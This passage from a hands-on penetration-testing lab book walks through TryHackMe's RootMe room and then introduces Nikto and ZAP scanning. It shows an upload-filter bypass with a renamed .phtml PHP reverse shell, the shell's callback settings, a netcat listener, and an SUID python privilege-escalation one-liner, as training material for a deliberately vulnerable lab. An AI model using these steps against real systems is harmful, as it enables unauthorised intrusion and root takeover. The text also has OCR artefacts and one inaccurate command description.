gobuster dir -u 10.10.54.248 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
```

This may take a while, but will uncover any interesting or unusual URLs we may be able to take advantage of.

```
(kali㉿kali)-[~]
$ gobuster dir -u 10.10.54.248 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.54.248/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/29 22:44:44 Starting gobuster in directory enumeration mode
=====
/ uploads          (Status: 301) [Size: 316] [→ http://10.10.54.248/uploads/]
/ css             (Status: 301) [Size: 312] [→ http://10.10.54.248/css/]
/ js              (Status: 301) [Size: 311] [→ http://10.10.54.248/js/]
/ panel           (Status: 301) [Size: 314] [→ http://10.10.54.248/panel/]


2021/03/29 22:56:43 Finished
```

After running gobuster for a while, we discover a number of URLs. Interesting ones are “/panel” and “/uploads”. If we visit “<http://10.10.54.248/panel>” URL, we will find that there is a file upload form. This will be our way into the server!


Task 4:

Let’s try to send an empty “test.php” file to the upload page we just discovered on the target server;

As can be seen, “test.php” file was not accepted.



This time, let's send a file named “test.txt”; we were able to send this file!



Task 5:

The next step is to get a reverse shell by uploading a malicious file through this file upload form. A file written for this purpose already exists inside the Kali machine at this location:

```
/usr/share/webshells/php/php-reverse-shell.php
```

Place a copy into our home directory:

```
cp -v /usr/share/webshells/php/php-reverse-shell.php ~/phpshell.php
```



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.0.17'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


We open the file with an editor to update some areas in there. Here, we will write the IP address we saw earlier on the OpenVPN connection page (see Task 1), so that the phpshell.php knows which machine to call back to. There's no need to change port number.

We know that we cannot upload files with “.php” extensions to the target server, but what about files with “.phtml” extension? “.phtml” essentially functions the same as “.php”. We will make the extension of our file “.phtml” and try to upload it to the target server:

```
mv -v phpshell.php phpshell.phtml
```

Task 6:


Try to upload “phpshell.phtml” file to target and check if we succeed.



Done! We uploaded our evil PHP reverse shell code to the target server. Now, open a new terminal in Kali machine and type the following:

```
nc -lvp 1234
```

This will tell netcat to listen for a connection on this port. Let's go to the "/uploads" page and click the "phpshell.phtml" file to make it run. When the code runs, it will establish a TCP connection to port 1234 of our Kali machine. Remember, this port is already being listened to by netcat.



Task 7:

Return to the terminal where netcat is running. You will see that you now have a shell on the server. However, it is only a temporary one and the shell will collapse if we do not make it stable. To do this, once you have a shell, type the following:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
(root㉿kali)-[~/Downloads]
# nc -lvp 1234
listening on [any] 1234 ← 1
connect to [10.9.0.17] from (UNKNOWN) [10.10.54.248] 59050
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 GNU/Linux
23:33:01 up 1:03, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ✓
$ python -c 'import pty;pty.spawn("/bin/bash")' ← 2
bash-4.4$ 😊😊
```

This will create a stable bash shell which we can use to navigate around the server. Now, we have started a reverse terminal from the target machine towards ourselves.

Task 8

One of the tryHackMe challenges is to find the “user.txt” file on the target server and read the data in it. Run the following commands on the terminal screen in the target server:

```
find / -type f -name user.txt 2>/dev/null
cat /var/www/user.txt
```

We were able to read this file because the user who ran PHP on the target server is also the owner of the user.txt file.

Lab 42. Manual Privilege Escalation Using Python

Lab Objective:

Learn how to manually escalate privileges from a shell using python.

Lab Purpose:

Privilege escalation occurs when a user exploits a bug, misconfiguration, or design flaw in an application or operating system to gain access to resources that should normally be unavailable to that user.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

Note: This lab is a continuation of lab 41. You will need to complete that lab before you are able to complete this!

In lab 41, we managed to get a stable shell on the RootMe server. In this lab, our goal is to escalate our privileges from a normal user to an administrator.

Login into tryhackme.com as usual, and navigate to challenge page:

<https://tryhackme.com/room/rrootme>

Task 2:

We discovered from Lab 41 that we have / uploads and / panel URLs on the target server and we can use them to upload and run our evil “PHP-REVERSE-SHELL” code.

Continuing where we left off, when the PHP code run was sent; it provided us a shell capability by establishing a reverse TCP connection to our attacker Kali machine (1). Now, we have a remote shell which owner is not root. We upgraded its capability by executing a python code (2).

A terminal window showing a root shell on a Kali Linux system. The user has established a reverse TCP connection on port 1234 (marked with a red arrow and circled '1'). They then upgrade their privileges to root by running a python command (marked with a red arrow and circled '2').

```
(root㉿kali)-[~/Downloads]
# nc -lvp 1234
listening on [any] 1234 → 1
connect to [10.9.0.17] from (UNKNOWN) [10.10.54.248] 59050
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 GNU/Linux
23:33:01 up 1:03, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ✓
$ python -c 'import pty;pty.spawn("/bin/bash")' ← 2
bash-4.4$ ☺ ☺
```

Task 3:

The next step is to find all files with a permission of SUID. This permission allows users to run these files with the same level of privilege as the owner of these files. We are typically looking for scripting/coding languages here; if we can run a coding language such as python as root, there is a very high chance of us being able to escalate our privileges this way.

We can search for all files with the SUID permission by typing the following into our shell:

```
find / -perm -u=s -type f 2>/dev/null
```

This command uses the find tool to find all files with the SUID permission. Hit enter and you will see a list of these files.

Looking through these files for coding languages, we can see python is there.

```
/usr/bin/chsh  
/usr/bin/python  
/usr/bin/at  
/usr/bin/chfn  
/usr/bin/cpasswd
```

Task 4:

Great! After some searching around, I found the following site which contains a list of python commands we can use to escalate our privileges in different situations. In this case, we can use the following command:

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

This command creates a local SUID copy of the binary and runs it to maintain elevated privileges.

Let's type this python command into our remote shell and hit enter. It may take a few minutes to run as python does its thing. When it is finished, we will no longer be in a bash shell and we will have "root" privileges! We can check if we have root privileges on the server by typing "id" into your shell.

```
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```


Task 5

One of the tryHackMe challenges is to find the "root.txt" file on the target server and read the data in it. Run the following commands on the terminal screen in the target server:

```
find / -type f -name root.txt 2>/dev/null  
cat /root/root.txt
```

We were able to read this file because we are root and can read everything in the target server.

There are some other easy tasks that you can solve within tryHackMe. However, as these are out of scope, they will not be described in this lab. Once you have completed all the steps, tryHackMe will consider this room to be completed.



Lab 43. Web Application Vulnerability Scanning with Nikto

Lab Objective:

Learn how to scan web applications for vulnerabilities with nikto.

Lab Purpose:

Nikto is an open-source web server scanner. It performs comprehensive tests against web servers for multiple vulnerabilities including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

We will be conducting this attack against a TryHackMe server. This server is designed to be vulnerable so that this technique can be practiced. We can access the server using openvpn client.

How to connect to this environment with OpenVPN was discussed in detail in lab 41.

After a successful connection, write down the local VPN IP address. We will use this information later. Open another browser tab in Kali, then navigate to:

<https://tryhackme.com/room/rpwebscanning>


On this page, scroll down until you see the “Join Room” button. Click it. On the next page, click the “Start Machine” button under Task 1 section to start the Lab.



By default, you have 1 hour to finish the all tasks in that lab. However, if necessary, you can request additional time by clicking the “Add 1 hour”

button at the top of the page.

The IP address in the frame that appears after the target environment is started will be our target IP address. We will use this information later.



Task 2:

Although the nikto tool that we will use in this lab is installed with Kali, we will extract it from the git repo and use it. To do this, let's open a terminal

screen on our Kali machine and write the following:

```
git clone https://github.com/sullo/nikto
```

We will begin by viewing the help screen of nikto tool. This tool has numerous info pages available to it. To view the short version, open a terminal screen in Kali then type the following:

```
cd ~/nikto/program  
./nikto.pl -h
```


To view the more comprehensive version, type the following:

```
./nikto.pl -H
```

Task 3:

We will check the database for any errors using the following command:

```
./nikto.pl -dbcheck
```



Once this is done, we are ready to begin.

Task 4:

We will begin this lab by performing a basic scan on this webserver. This can be done by typing the following:

```
./nikto.pl -h 10.10.16.168
```

The -h tag is used in Nikto to specify the target, don't get confused between this and the help screen command. We used our assigned target IP address as parameter. This scan operation may takes a few minutes. Please be patient.

The results of the scan can be seen below.

We can see some useful information here such as the fact that the webserver version is outdated, some interesting directories available to use (such as the /config directory), and that the XSS-Protection header is not defined.



The above image shows the files in the “/config” directory. Here, a file with extension .bak can contain valuable information!

Task 5:


We can run a more comprehensive scan using plugins. We can view all available plugins which Nikto supports, by typing the following:

```
./nikto.pl -list-plugins
```

We will use the test plugin, which will run a comprehensive scan against the webserver for all the basic and most common vulnerabilities. This can be

done using the following command:

```
./nikto.pl -Plugins test -h 10.10.16.168
```



We can also specify for Nikto to target a specific port when scanning, by adding the **-p** tag to a command:

```
./nikto.pl -Plugins test -h 10.10.16.168 -p 80
```

Task 6:

We can use Nikto to run credentialled scans on the webserver too. We simply have to specify the username and password for Nikto to use to sign in. Nikto will then perform a scan from the perspective of the signed in user:

```
./nikto.pl -h 10.10.16.168 -id admin:Password123
```

Task 7:

Nikto scans can take a while to run. We can specify that we want a scan to run for a certain length of time by providing Nikto with a time at which the scan will finish. In the screenshot below, the scan will run until 1:30:

```
./nikto.pl -h 10.10.16.168 -until 13:30
```

Lab 44. Web Server Vulnerability

Scanning with ZAP

Lab Objective:

Learn how to scan using OWASP Zed Attack Proxy (ZAP).

Lab Purpose:

ZAP is a dynamic application security testing (DAST) tool for finding vulnerabilities in web applications. It is free and open source. It's also one of the most popular web application scanners.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

